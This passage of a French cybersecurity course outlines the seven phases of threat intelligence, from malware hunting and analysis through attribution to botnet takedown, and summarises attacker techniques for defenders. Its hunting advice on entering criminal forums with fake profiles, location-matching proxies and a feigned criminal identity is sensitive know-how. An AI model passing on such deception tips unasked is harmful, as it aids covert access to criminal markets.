6. Phase de **Tracking**
7. Phase de **Démantèlement** (Take Down)

Les sept phases de la **Cyber Threat Intelligence**

Phase 1 : HUNTING

Cette phase consiste en une collecte d'échantillons de malwares depuis différentes sources qui vont permettre de débuter le profilage des acteurs de la menace à l'origine du programme malicieux.

Outils utilisés dans la phase de Hunting :

- **Le site virustotal et son API :** cet outil est très populaire. Attention : **VirusTotal Intelligence** est un service premium destiné aux chercheurs et non aux particuliers.
- **Les forums de hacking underground** : vous pouvez y trouver des malwares et les télécharger. Soyez très méfiants sur ces sites non indexés par Google, ils sont fréquentés par des criminels et accessoirement par des agents infiltrés (FBI, Europol, Interpol). Pour pouvoir accéder à ces sites (seulement sur invitation), il faut prouver votre position de criminel. Il est donc utile de créer de faux profils (Facebook, Twitter, Gmail, …). Il est également très utile d'utiliser un proxy situé dans le pays dont vous prétendez être originaire. Petit conseil : n'utilisez jamais le traducteur de Google car vous aurez vite la police à votre porte… Vous aurez intérêt à être le plus neutre possible sur ces forums et à ne rien y faire d'illégal : comme dit plus haut, votre interlocuteur est peut-être un agent sous couverture ! Il est bon de savoir que vendre un malware peut coûter 10 ans de prison aux USA.
- **Les sites en .onion du Dark Web** : ils sont accessibles uniquement via le réseau TOR. On peut y acheter de nouveaux malwares moyennant bien souvent un paiement en cryptodevises.
- **Les Honeypots** : ils permettent d'étudier le mode opératoire des cybercriminels grâce à l'exposition sur un réseau de serveurs volontairement vulnérables agissant comme un pot de miel très attractif pour les personnes mal intentionnées
- **L'OSINT (Open Source INTelligence) :** le renseignement d'origine source ouverte permet de recueillir toutes les informations qui sont disponibles publiquement sur Internet. Trois outils sont ici très utilisés : Metagoofil (extraction des métadonnées de documents publics), TheHarvester (collecte d'adresses de messagerie, de sous-domaines, …) et Maltego (outil payant qui représente graphiquement les données obtenues grâce à des *transforms*).
- Le **SOCMINT** (médias sociaux) et l'**HUMINT** (contacts interpersonnels).

Phase 2 : ANALYSE STATIQUE

Cette phase consiste en l'identification des caractéristiques statiques uniques du malware, c'est-à-dire sans l'exécuter, afin de le classer dans un groupe spécifique.

Outils utilisés :

- **L'horodatage (timestamp) du fichier étudié** : quand a-t-il été créé ? Depuis quand le malware est-il à l'action ?
- **Les certificats digitaux** : ils sont parfois utilisés par les cybercriminels pour contourner certaines mesures de sécurité. Les malwares signés par un certificat volé seront moins suspects. Le numéro de série du certificat pourra aider l'analyste à découvrir des malwares associés.
- **Les métadonnées des fichiers** : elles pourront contenir certaines informations utiles, comme des coordonnées GPS pour les images, le nom de l'auteur ou son pseudo pour les documents PDF, la langue utilisée (russe, chinois, …), …
- **Les chaînes de caractères extraites du malware** : ces chaînes pourront être extraites par des outils comme strings.exe ou floss.exe et pourront parfois contenir des informations importantes comme des adresse IP, des adresses de messagerie, …
- **L'imphash (hash de la table d'adresses d'importation)** : ce hash est calculé grâce aux DLL et API utilisées par le malware (et leur ordre). Deux malwares de la même famille auront bien souvent des imphashs identiques et auront donc une origine commune.
- **Le Fuzzy Hash (ssdeep)** : deux malwares peuvent avoir des séquences identiques d'octets dans le même ordre mais séparées par des séquences variables. Le Fuzzy Hash permet donc de débusquer des malwares similaires mais non strictement identiques en fournissant un pourcentage de similarité entre les programmes étudiés. De nouveaux variants peuvent ainsi être détectés.
- **PE Header** (le format PE est le format de fichiers exécutables et de fichiers .dll sous Windows). Cet en-tête contient des informations très intéressantes comme le type d'application, les fonctions de bibliothèque requises et les besoins en espace : si une application est supposée avoir une taille de 50 Ko mais possède une taille réelle dix fois plus importante, il y a forcément quelque chose de suspect en plus…

Phase 3 : ANALYSE DYNAMIQUE

Cette phase consiste en l'identification des caractéristiques dynamiques du malware, c'est-à-dire en l'exécutant dans un sandbox, afin d'affiner notre classification débutée à la phase précédente.

Exemples d'indicateurs dynamiques :

- ➔ **Verrouillage du bureau** (pour les rançongiciel de type lockscreen)
- ➔ **Vol des hashs situés dans la mémoire RAM :** concerne la base de données SAM
- ➔ **Capture de la frappe :** concerne les keyloggers
- ➔ **Utilisation de techniques anti-VM, anti-sandbox ou anti-debugging**
- ➔ **Création de fichiers dans des emplacements suspects (%AppData%)**
- ➔ **Téléchargement puis exécution d'un programme depuis Internet**
- ➔ **Injection dans un processus existant**
- ➔ **Utilisation des techniques de persistance :** via la clé RUN du registre, via la création d'une tâche planifiée, via la création d'un service ou via le COM hijacking.
- ➔ **Pic dans le trafic réseau**
- ➔ **Port inusuel ouvert**

Phase 4 : REGROUPEMENT ET CORRÉLATION

Cette phase consiste maintenant à corréler les informations obtenues dans les deux phases précédentes afin de comprendre le déroulement de l'attaque.

Le malware peut maintenant être classé dans un groupe spécifique :


- ➔ **APT (Advanced Persistent Threat) :** attaque ciblée et sophistiquée
- ➔ **Malware de type keylogger**
- ➔ **Malware de type rançongiciel**
- ➔ **Malware de type RAT**
- ➔ **Etc.**

On enregistre très souvent dans cette phase les données récoltées dans la base de données GraphDB (base de données noSQL) qui comporte des nœuds ou nodes (des entités) et des arrêtes ou edges (les relations entre les entités). GraphDB est utilisé par un outil célèbre : Maltego, qui représente les données graphiquement.

Complément d'information sur l'analyse **dynamique** des malwares

Durant une analyse dynamique, diverses tâches sont accomplies avant et après l'exécution du malware :

- ➔ Monitoring (surveillance) des processus avec un outil comme **Process Explorer**.
- ➔ Monitoring des ports (connexions réseau TCP et UDP) avec des outils comme **Netstat, TCPview** de sysinternals ou **CurrPorts** de Nirsoft.
- ➔ Sniffing réseau avec un outil comme **Wireshark**.
- ➔ Simulateur de service Internet avec un outil comme **iNetSim** (outil open source basé sur Linux) : cet outil fait croire à la machine qu'elle est connectée à Internet.
- ➔ Monitoring du registre : on observe les changements dans le registre opérés par le malware. En pratique, on prend un instantané (snapshot) du registre avant et après l'exécution du programme et on compare les deux instantanés obtenus (aussi appelés clichés) avec un outil comme **Regshot** (outil open source) :



Complément d'information sur l'analyse **dynamique** des malwares (suite)

Si vous obtenez le message suivant avec **Regshot**, pas de panique : le fichier de comparaison est bien enregistré dans le répertoire de sauvegarde (ici : D:\). Il suffit de l'ouvrir manuellement. Si vous lancez **Regshot** en tant qu'utilisateur **admin**, ce message n'apparaît pas (du moins chez moi, avec Windows 11).

Le fichier de comparaison ressemble à ceci (dans cet exemple : 3 clés ont été effacées et 32 clés ont été ajoutées) :

*~res-x64.txt - Bloc-notes

Fichier Modifier Format Affichage Aide

```
Regshot 1.9.0 x64 Unicode
Commentaires :
Dates & Heures :2021/11/6 20:38:17  ,  2021/11/6 20:39:16
Ordinateur :ORDI-1 , ORDI-1
Utilisateur :admin , admin

----------------------------------
Clés effacées :3
----------------------------------
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\Creative\
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\Creative\
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\Creative\

----------------------------------
Clés ajoutées :32
----------------------------------
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Logon
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Logon
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Logon
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\
```

Complément d'information sur l'analyse **dynamique** des malwares (fin)

ASA (**Attack Surface Analyzer**) de Microsoft est une alternative intéressante à Regshot et est un outil plus élaboré.


ASA permet d'identifier les changements opérés par l'exécution d'un programme sur :

- ➔ Les comptes utilisateurs
- ➔ Les fichiers
- ➔ Les ports ouverts (au niveau du réseau)
- ➔ Le registre

Il suffit de prendre deux snapshots, un avant et un après l'exécution du programme étudié.

Pour lancer ASA dans le navigateur, on tape : **asa gui**

Le navigateur s'ouvre alors à la page : **http://localhost:5000**



Phase 5 : ATTRIBUTION

Cette phase consiste à identifier et localiser le groupe à l'origine de l'attaque.

Les informations recherchées sont ici :

- **La localisation de l'attaquant :** les indices utilisés seront les adresses IP, les hébergeurs, les nœuds de sortie du réseau TOR (qui permettent parfois d'identifier l'IP source), la localisation des serveurs C&C (certains attaquants ont toujours leur serveur C&C dans le même pays), …
- **Profil de l'attaquant**
- **Les sponsors de l'attaquant :** une nation ou le crime organisé bien souvent
- **Les cibles de l'attaque :** secteur bancaire, industrie, administration, usine énergétique, …
- **L'infrastructure C&C**
- **Les Tactiques, Techniques et Procédures (TTP) :**
  - **Vecteur d'attaque initial** : spear phishing, whaling, USB key drop, watering holes, …
  - **Élévation des privilèges** grâce à des vulnérabilités zero-day (ex : Stuxnet), des hacktools (ex : Metasploit, vol de hashs par pwdump, …), l'ingénierie sociale ou le cracking de mots de passe (avec John The Ripper ou Hashcat)
  - **Persistance :** via la clé RUN du registre, via la création d'un service ou d'une tâche planifiée, via des méthodes plus avancées et furtives comme l'utilisation d'un rootkit ou encore le COM Hijacking (COM = Component Object Model).
  - **Mouvement latéral :** ce mouvement consiste, une fois à l'intérieur du réseau, à sauter d'un serveur à l'autre et à compromettre de plus en plus de machines afin de collecter davantage d'informations. Le mouvement latéral débute par une reconnaissance interne grâce au scan de ports et à la cartographie réseau (network mapping). On utilise pour cela Nmap. On peut ensuite collecter des identifiants et des mots de passe (vol de hashs NTLM que l'on va cracker avec John The Ripper ou Hashcat, vol de mots de passe en clair dans la mémoire, sniffing réseau si le protocole utilisé est HTTP/FTP/Telnet, vol de mots de passe à l'aide d'un keylogger, …) On peut encore effectuer un pivoting (avec Metasploit par exemple) ou même utiliser un protocole d'authentification à distance comme RDP ou VNC.

- **Stratégie d'exfiltration des données :** protocole utilisé, proxy utilisé, format utilisé, chiffrement utilisé (SSL ou personnalisé), paramètres POST ou GET utilisés, …
- **Type des données exfiltrées :** informations liées à la propriété intellectuelle, informations politiques, informations financières, … Parfois, aucune information n'est exfiltrée : le but de l'attaque est uniquement destructif (effacement du MBR ou de la base de données, …)

Exemple d'attribution fictive

- ➔ Le groupe à l'origine de l'attaque est localisé en Russie (sur base des adresses IP et de l'hébergement)
- ➔ Utilisation du whaling via un courriel malicieux au directeur de la banque
- ➔ La cible est le secteur financier
- ➔ Utilisation d'une faille zero-day (le groupe est probablement sponsorisé par l'état russe)
- ➔ L'APT utilise un rootkit pour rester invisible
- ➔ Utilisation du pivoting et du sniffing réseau pour voler des hashs NTLM
- ➔ Exfiltration des données à l'aide du chiffrement SSL (HTTPS)

Exemple d'attribution réelle : Stuxnet

- ➔ Cette attaque APT fut découverte en 2010 par la société biélorusse VirusBlokAda. Le vers (worm) existe depuis au moins 2007 et est inactif depuis 2012.
- ➔ Cette attaque APT a pour origine Israël et les USA (NSA).
- ➔ L'infection initiale a été réalisée par une clé USB corrompue.
- ➔ La cible était constituée de systèmes industriels SCADA en Iran liés à l'industrie nucléaire.
- ➔ Cette attaque APT utilisait 4 vulnérabilités zero-day existant dans Windows (cela confirme l'origine étatique de cette attaque unique et très complexe)
- ➔ Cette attaque APT utilisait deux certificats volés à Taiwan pour deux de ses drivers (un certificat Realtek et un certificat JMicron).
- ➔ Son but était de générer de nombreuses pannes dans les centrifugeuses à uranium de l'usine de Natanz.

Phase 6 : TRACKING

Cette phase consiste à anticiper de nouvelles attaques et à identifier de nouveaux variants de manière proactive, sur la base de l'analyse du malware.

Méthodes utilisées :

- **OSINT** (Phishtank, Virustotal, Google, …) permet de déterminer les adresses de messagerie d'un attaquant, les courriels de phishing utilisés, les nouveaux domaines hébergés par une adresse IP, …
- **Scan de ports sur Internet** afin de cartographier les nouveaux serveurs C&C ou les serveurs malveillants qui écoutent sur un port inusuel (DarkComet, un RAT bien connu, utilise par exemple le port 2007)
- **Utilisation d'un IDS/IPS** (comme Snort) pour mettre en évidence un comportement spécifique
- **Calcul de l'imphash et du fuzzy hash** des fichier suspects
- **Scan des fichiers suspects avec des règles YARA**
- **Infiltration des forums de hacking underground** : on peut y observer les nouveaux malwares proposés à la vente, les nouvelles techniques utilisées, l'adresse des nouveaux sites du Dark Web faisant commerce de malwares, … Vous devez faire très attention lors de vos échanges sur ces forums car leur fréquentation est dangereuse : n'oubliez pas que des agents y sont infiltrés (FBI, Europol, Interpol)
- **Utilisation du DNS passif** (DNSDB) : DNSDB est une banque de données d'enregistrements DNS et de leur historique dans le temps, qui est disponible uniquement pour des chercheurs agréés ayant bonne réputation. Cette banque de données permet par exemple de rechercher quand un domaine a eu la première fois un enregistrement IPv6, quand tel ou tel domaine est passé d'une adresse IP à une autre, … Cela est évidemment très utile pour déterminer qui a effectué une attaque dans le passé. Grâce à DNSDB, on peut observer :
  - Quel est le nouvel hébergeur d'un domaine malveillant
  - Quel est la nouvelle adresse IP d'un domaine
  - …

Toutes les informations collectées devront être enregistrées dans GraphDB afin d'établir de nouvelles corrélations.

Phase 7 : DÉMANTÈLEMENT

Cette dernière phase consiste à démanteler les opérations du crime organisé.

Les techniques que vous utiliserez ici sont :


- **DNS sinkholing** : cette technique consiste à rendre non opérationnel un botnet en envoyant le trafic des bots à un gouffre DNS (DNS sinkhole). Tout le trafic est redirigé vers un serveur de votre choix à la suite d'une manipulation du système DNS. Ce serveur, se faisant passer pour le serveur C&C sera analysé par les chercheurs et servira, non à stopper l'attaque, mais plutôt à la comprendre afin de mettre en place des contre-mesures. Il est bien sûr possible d'agir en tant que l'homme du milieu et d'acheminer ensuite le trafic vers le serveur C&C originel pour endormir la méfiance des attaquants. La technique du gouffre DNS permet de dénombrer les victimes infectées et de les classer par pays d'origine et par version du système d'exploitation utilisé. Elle permet encore de mettre en évidence le protocole utilisé par le malware.
- **Appel aux forces de l'ordre :** cet appel est parfois épineux. Comment démanteler un serveur C&C situé en Chine ? La coopération avec la police d'un pays hostile sera difficile, d'où l'intérêt d'impliquer le FBI, Europol et Interpol.
- **Le démantèlement d'un forum de hacking underground** : cela peut nécessiter des mois d'infiltration par les forces de l'ordre. Les attaquants pourront être mis en détention dans leur propre pays en fonction des accords de coopération judiciaire.
- **Envoi de notification aux victimes** : cette notification sera réalisée, non par les chercheurs, mais plutôt par des personnes spécialement formées.

Fermeture du forum de hacking underground et site de vente de malwares **Dark0de** par le FBI et Europol en 2015. Lors de cette opération (nommée **Shrouded Horizon**), des personnes furent arrêtées dans 20 pays.

Source : https://www.fbi.gov/news/stories/cyber-criminal-forum-taken-down

La pyramide de la douleur (Pyramid of Pain)

La pyramide de la douleur, créée par David J. Bianco, est utilisée en Threat Intelligence pour classer les indicateurs de compromission (IoC, Indicators of Compromise), s'ils sont détectés, en fonction de la difficulté ressentie par les attaquants après leur blocage. Cette pyramide comporte six niveaux :



Trivial à contourner	**hash**	Il est aisé de modifier un hash donné par ajout de caractères, recompilation, …
↕	**IP**	Une IP est facile à camoufler avec un VPN.
	Domaine	Avec un peu plus de travail, on peut aussi changer de domaine assez facilement.
	Réseau / hôte	**Réseau :** user-agent, taille paquets réseau, … **Hôte :** port inhabituel, clé du registre, processus CMD lancé par winword.exe (macro malicieuse ?), …
	Outils	Lorsqu'un outil est bloqué, cela demande beaucoup plus de travail à l'attaquant pour le remplacer.
Difficile à contourner	**TTP**	Lorsqu'un Pass The Hash (ou un type spécifique d'élévation de privilège) est bloqué, l'attaquant sera fortement paralysé.

TTP = Techniques, Tactiques et Procédures

Notes :

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

Notes :

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

Notes :

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

INTRODUCTION À LA CYBERSÉCURITÉ

Images générées avec **DALL·E**